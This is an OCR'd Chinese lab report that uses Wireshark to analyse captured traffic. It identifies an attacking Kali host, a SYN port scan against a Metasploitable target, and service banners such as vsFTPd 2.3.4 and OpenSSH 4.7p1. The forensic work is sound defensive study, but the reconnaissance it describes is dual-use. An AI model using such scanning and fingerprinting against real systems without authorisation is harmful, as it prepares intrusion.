

1. 分析过程

- 首先观察流量统计，发现`192.168.2.222`与`192.168.2.183`的流量最大且数量相近，`Burst Rate`和`Burst Start`也完全相同，因此初步推测这两个`IP`对应攻击机与靶机：



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	6087				0.0039	100%	14.3700	30.400
255.255.255.255	25				0.0000	0.41%	0.0200	21.223
239.255.255.250	2213				0.0014	36.36%	0.2700	400.934
224.0.0.252	125				0.0001	2.05%	0.0600	146.396
224.0.0.251	237				0.0002	3.89%	0.0600	589.852
224.0.0.2	15				0.0000	0.25%	0.0100	106.892
224.0.0.1	12				0.0000	0.20%	0.0100	99.673
192.168.2.255	167				0.0001	2.74%	0.0400	1051.337
192.168.2.246	41				0.0000	0.67%	0.0200	102.284
192.168.2.241	120				0.0001	1.97%	0.0700	145.375
192.168.2.235	1100				0.0007	18.07%	0.2200	442.052
192.168.2.222	3302				0.0021	54.25%	14.3700	30.400
192.168.2.200	25				0.0000	0.41%	0.0200	1292.293
192.168.2.185	4				0.0000	0.07%	0.0100	101.271
192.168.2.183	3160				0.0020	51.91%	14.3700	30.400
192.168.2.150	12				0.0000	0.20%	0.0400	1217.393
192.168.2.139	362				0.0002	5.95%	0.0700	229.050
192.168.2.1	1236				0.0008	20.31%	0.2400	38.388
0.0.0.0	18				0.0000	0.30%	0.0100	21.223


- 使用过滤规则`ip.addr == 192.168.2.222 and ip.addr == 192.168.2.183`对这两个`IP`之间的报文进行过滤，观察过滤结果，可得到`192.168.2.222`对应的`MAC`地址为`00:0c:29:2f:4c:7a`，`192.168.2.183`对应的`MAC`地址为`08:00:27:e6:16:43`，且后者具有域名`kali.lan`：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
ip.addr == 192.168.2.222 and ip.addr == 192.168.2.183

No.   Time       Source         Destination    Protocol  Length Info
   72 29.295535  kali.lan       192.168.2.222  TCP       60 54547 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   73 29.295574  192.168.2.222  kali.lan       TCP       54 1723 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   74 29.295536  kali.lan       192.168.2.222  TCP       60 54547 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   75 29.295665  192.168.2.222  kali.lan       TCP       54 113 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   76 29.295537  kali.lan       192.168.2.222  TCP       60 54547 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

> Frame 72: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
v Ethernet II, Src: 08:00:27:e6:16:43, Dst: 00:0c:29:2f:4c:7a
  > Destination: 00:0c:29:2f:4c:7a
  > Source: 08:00:27:e6:16:43
    Type: IPv4 (0x0800)
    Padding: 0000
v Internet Protocol Version 4, Src: kali.lan (192.168.2.183), Dst: 192.168.2.222 (192.168.2.222)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 44
    Identification: 0x2fdb (12251)
  > Flags: 0x00
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 53
    Protocol: TCP (6)
    Header Checksum: 0xcf0b [validation disabled]
    [Header checksum status: Unverified]
    Source Address: kali.lan (192.168.2.183)
    Destination Address: 192.168.2.222 (192.168.2.222)
> Transmission Control Protocol, Src Port: 54547, Dst Port: 1723, Seq: 0, Len: 0

Ethernet (eth), 16 byte(s)        分组: 6680 · 已显示: 3158 (47.3%)        配置: Default
```

- 分析过滤结果，数据包`72`到数据包`2261`，`192.168.2.183`不断地通过`54547`端口向`192.168.2.222`的各个常用端口发送`TCP SYN`数据包，`192.168.2.222`的大部分端口都返回一

个 TCP RST 数据包，之后此次 TCP 连接尝试结束，如 1723 、 113 、 587 等端口，这说明 192.168.2.222 的这些端口是关闭的：




实验2 流量分析截包.pcap

ip.addr == 192.168.2.222 and ip.addr == 192.168.2.183

```
No.      Time       Source         Destination    Protocol  Length Info
   72 29.295535    kali.lan       192.168.2.222  TCP       60 54547 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   73 29.295574    192.168.2.222  kali.lan       TCP       54 1723 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   74 29.295536    kali.lan       192.168.2.222  TCP       60 54547 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   75 29.295665    192.168.2.222  kali.lan       TCP       54 113 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   76 29.295537    kali.lan       192.168.2.222  TCP       60 54547 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   77 29.295717    192.168.2.222  kali.lan       TCP       54 587 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   78 29.295538    kali.lan       192.168.2.222  TCP       60 54547 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   79 29.295762    192.168.2.222  kali.lan       TCP       54 993 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   80 29.295539    kali.lan       192.168.2.222  TCP       60 54547 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   81 29.295805    192.168.2.222  kali.lan       TCP       54 143 → 54547 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```


- 192.168.2.222 的一些端口返回一个 TCP SYN/ACK 数据包，之后 192.168.2.183 向 192.168.2.222 对应端口发送 TCP RST 报文，此次 TCP 连接尝试结束，如 445（对应数据包82、83、92，流5） 、 139（对应数据包88、89、93，流8） 、 111（对应数据包96、97、104，流11） 等端口，这说明 192.168.2.222 的这些端口是开放的：



实验2 流量分析截包.pcap

tcp.stream eq 5


```
No.      Time       Source         Destination    Protocol  Length Info
   82 29.295539    kali.lan       192.168.2.222  TCP       60 54547 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   83 29.295874    192.168.2.222  kali.lan       TCP       58 445 → 54547 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
   92 29.296040    kali.lan       192.168.2.222  TCP       60 54547 → 445 [RST] Seq=1 Win=0 Len=0
```



实验2 流量分析截包.pcap

tcp.stream eq 8

```
No.      Time       Source         Destination    Protocol  Length Info
   88 29.295652    kali.lan       192.168.2.222  TCP       60 54547 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   89 29.296054    192.168.2.222  kali.lan       TCP       58 139 → 54547 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
   93 29.296228    kali.lan       192.168.2.222  TCP       60 54547 → 139 [RST] Seq=1 Win=0 Len=0
```




实验2 流量分析截包.pcap

tcp.stream eq 11

```
No.      Time       Source         Destination    Protocol  Length Info
   96 30.397191    kali.lan       192.168.2.222  TCP       60 54547 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   97 30.397275    192.168.2.222  kali.lan       TCP       58 111 → 54547 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
  104 30.397392    kali.lan       192.168.2.222  TCP       60 54547 → 111 [RST] Seq=1 Win=0 Len=0
```


- 根据以上信息，可推测 数据包72 ~ 数据包2261 (流0 ~ 1082) 中 192.168.2.183 对 192.168.2.222 进行了 SYN 扫描，据此推测 192.168.2.183 为攻击机， 192.168.2.222 为靶机，以下分别用攻击机和靶机代表双方；
- 继续分析数据包， 数据包2268 ~ 数据包2356 的部分数据包中 (流1083)，攻击机与靶机的 21 号端口的 FTP 服务建立连接，追踪 TCP 流如下，可知靶机的 FTP 服务使用的是 vsFTPd 2.3.4 ，之后连接关闭：



实验2 流量分析截包.pcap

tcp.stream eq 1083

```
No.      Time       Source         Destination    Protocol  Length Info
 2268 32.243309    kali.lan       192.168.2.222  TCP       74 52102 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=682251 TSecr=0 W
 2269 32.243343    192.168.2.222  kali.lan       TCP       74 21 → 52102 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=26846
 2274 32.243581    kali.lan       192.168.2.222  TCP       66 52102 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=682252 TSecr=268460
 2345 32.255770    192.168.2.222  kali.lan       FTP       86 Response: 220 (vsFTPd 2.3.4)
 2346 32.257436    kali.lan       192.168.2.222  TCP       66 52102 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=682255 TSecr=268462
 2348 32.257439    kali.lan       192.168.2.222  TCP       66 52102 → 21 [FIN, ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=682255 TSecr=268462
 2351 32.259546    192.168.2.222  kali.lan       FTP       76 Response: 500 OOPS:
 2354 32.259640    192.168.2.222  kali.lan       FTP       96 Response: vsf_sysutil_recv_peek: no data
 2355 32.261333    kali.lan       192.168.2.222  TCP       60 52102 → 21 [RST] Seq=2 Win=0 Len=0
 2356 32.261334    kali.lan       192.168.2.222  TCP       60 52102 → 21 [RST] Seq=2 Win=0 Len=0
```



Wireshark · 追踪 TCP 流 (tcp.stream eq 1083) · 实验2 流量分析截包.pcap

```
220 (vsFTPd 2.3.4)
500 OOPS: vsf_sysutil_recv_peek: no data
```


0 客户端 分组，3 服务器 分组，0 turn(s).

整个对话（60 bytes） Show data as ASCII 流 1083


查找：

- 数据包2270 ~ 数据包2359 的部分数据包中 (流1084)，攻击机与靶机的 22 号端口的 ssh 服务建立连接，追踪 TCP 流如下，可知靶机的 SSH 服务使用的是 SSH-2.0-OpenSSH_4.7p1 Debian-

8ubuntu1，之后连接关闭：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
tcp.stream eq 1084
No.   Time       Source         Destination    Protocol  Length Info
2270 32.243433   kali.lan       192.168.2.222  TCP        74 34737 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=682252 TSecr=0 W
2271 32.243452   192.168.2.222  kali.lan       TCP        74 22 → 34737 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=26846
2275 32.243581   kali.lan       192.168.2.222  TCP        66 34737 → 22 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=682252 TSecr=268460
2349 32.259142   192.168.2.222  kali.lan       SSH       104 Server: Protocol (SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1)
2352 32.259598   kali.lan       192.168.2.222  TCP        66 34737 → 22 [ACK] Seq=1 Ack=39 Win=29696 Len=0 TSval=682256 TSecr=268462
2357 32.261334   kali.lan       192.168.2.222  TCP        66 34737 → 22 [FIN, ACK] Seq=1 Ack=39 Win=29696 Len=0 TSval=682256 TSecr=268462
2358 32.261598   192.168.2.222  kali.lan       TCP        66 22 → 34737 [FIN, ACK] Seq=39 Ack=2 Win=5792 Len=0 TSval=268462 TSecr=682256
2359 32.263251   kali.lan       192.168.2.222  TCP        66 34737 → 22 [ACK] Seq=2 Ack=40 Win=29696 Len=0 TSval=682256 TSecr=268462
```


Wireshark · 追踪 TCP 流 (tcp.stream eq 1084) · 实验2 流量分析截包.pcap


```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

0 客户端 分组，1 服务器 分组，0 turn(s).


整个对话（38 bytes） Show data as ASCII 流 1084

查找：

- 数据包2272 ~ 数据包2380的部分数据包中（流1085），攻击机与靶机的23号端口的telnet服务建立连接，追踪TCP流如下，之后连接关闭：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
tcp.stream eq 1085
No.   Time       Source         Destination    Protocol  Length Info
2272 32.243434   kali.lan       192.168.2.222  TCP        74 32867 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=682252 TSecr=0 W
2273 32.243507   192.168.2.222  kali.lan       TCP        74 23 → 32867 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=26846
2278 32.243820   kali.lan       192.168.2.222  TCP        66 32867 → 23 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=682252 TSecr=268460
2376 32.284924   192.168.2.222  kali.lan       TELNET     78 Telnet Data ...
2377 32.285782   kali.lan       192.168.2.222  TCP        66 32867 → 23 [ACK] Seq=1 Ack=13 Win=29696 Len=0 TSval=682262 TSecr=268465
2378 32.285783   kali.lan       192.168.2.222  TCP        66 32867 → 23 [FIN, ACK] Seq=1 Ack=13 Win=29696 Len=0 TSval=682262 TSecr=268465
2379 32.285935   192.168.2.222  kali.lan       TCP        66 23 → 32867 [FIN, ACK] Seq=13 Ack=2 Win=5792 Len=0 TSval=268465 TSecr=682262
2380 32.286341   kali.lan       192.168.2.222  TCP        66 32867 → 23 [ACK] Seq=2 Ack=14 Win=29696 Len=0 TSval=682262 TSecr=268465
```


Wireshark · 追踪 TCP 流 (tcp.stream eq 1085) · 实验2 流量分析截包.pcap


```
..... ..#..'
```

0 客户端 分组，1 服务器 分组，0 turn(s).


整个对话（12 bytes） Show data as ASCII 流 1085

查找：

- 数据包2276 ~ 数据包2406的部分数据包中（流1086），攻击机与靶机的25号端口的SMTP服务建立连接，追踪TCP流如下，之后连接关闭：


实验2 流量分析截包.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
tcp.stream eq 1086
No.   Time       Source         Destination    Protocol  Length Info
2276 32.243728   kali.lan       192.168.2.222  TCP        74 55492 → 25 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=682252 TSecr=0 W
2277 32.243742   192.168.2.222  kali.lan       TCP        74 25 → 55492 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=26846
2281 32.244767   kali.lan       192.168.2.222  TCP        66 55492 → 25 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=682252 TSecr=268460
2402 32.297604   192.168.2.222  kali.lan       SMTP      121 S: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
2403 32.300421   kali.lan       192.168.2.222  TCP        66 55492 → 25 [ACK] Seq=1 Ack=56 Win=29696 Len=0 TSval=682265 TSecr=268466
2404 32.300422   kali.lan       192.168.2.222  TCP        66 55492 → 25 [FIN, ACK] Seq=1 Ack=56 Win=29696 Len=0 TSval=682265 TSecr=268466
2405 32.300578   192.168.2.222  kali.lan       TCP        66 25 → 55492 [FIN, ACK] Seq=56 Ack=2 Win=5792 Len=0 TSval=268466 TSecr=682265
2406 32.301360   kali.lan       192.168.2.222  TCP        66 55492 → 25 [ACK] Seq=2 Ack=57 Win=29696 Len=0 TSval=682266 TSecr=268466
```


Wireshark · 追踪 TCP 流 (tcp.stream eq 1086) · 实验2 流量分析截包.pcap

